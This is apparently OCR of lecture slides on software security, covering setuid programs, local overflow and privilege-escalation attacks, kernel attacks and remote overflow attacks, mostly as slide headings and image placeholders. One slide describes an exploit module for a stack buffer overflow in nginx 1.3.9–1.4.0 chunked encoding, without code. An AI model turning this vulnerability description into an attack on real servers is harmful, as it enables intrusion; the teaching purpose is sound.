


# Accessing resources




# SETUID Programs

Programs that run with the privileges of their owner, not the executing user




# Local Overflow Attacks





Program controls which resources are made accessible

# Local Overflow Attacks




# Local Overflow Attacks

Such attacks are also referred to as **privilege escalation** attacks




# Attacks Against the Kernel


The kernel can also suffer similar attacks



# Remote Overflow Attacks



# Remote Overflow Attacks





Back to search


## Nginx HTTP Server 1.3.9-1.4.0 Chunked Encoding Stack Buffer Overflow

This module exploits a stack buffer overflow in versions 1.3.9 to 1.4.0 of nginx. The exploit first triggers an integer overflow in the ngx_http_parse_chunked() by supplying an overly long hex value as chunked block size. This value is later used when determining the number of bytes to read into a stack buffer, thus the overflow becomes possible.

# Remote Overflow Attacks

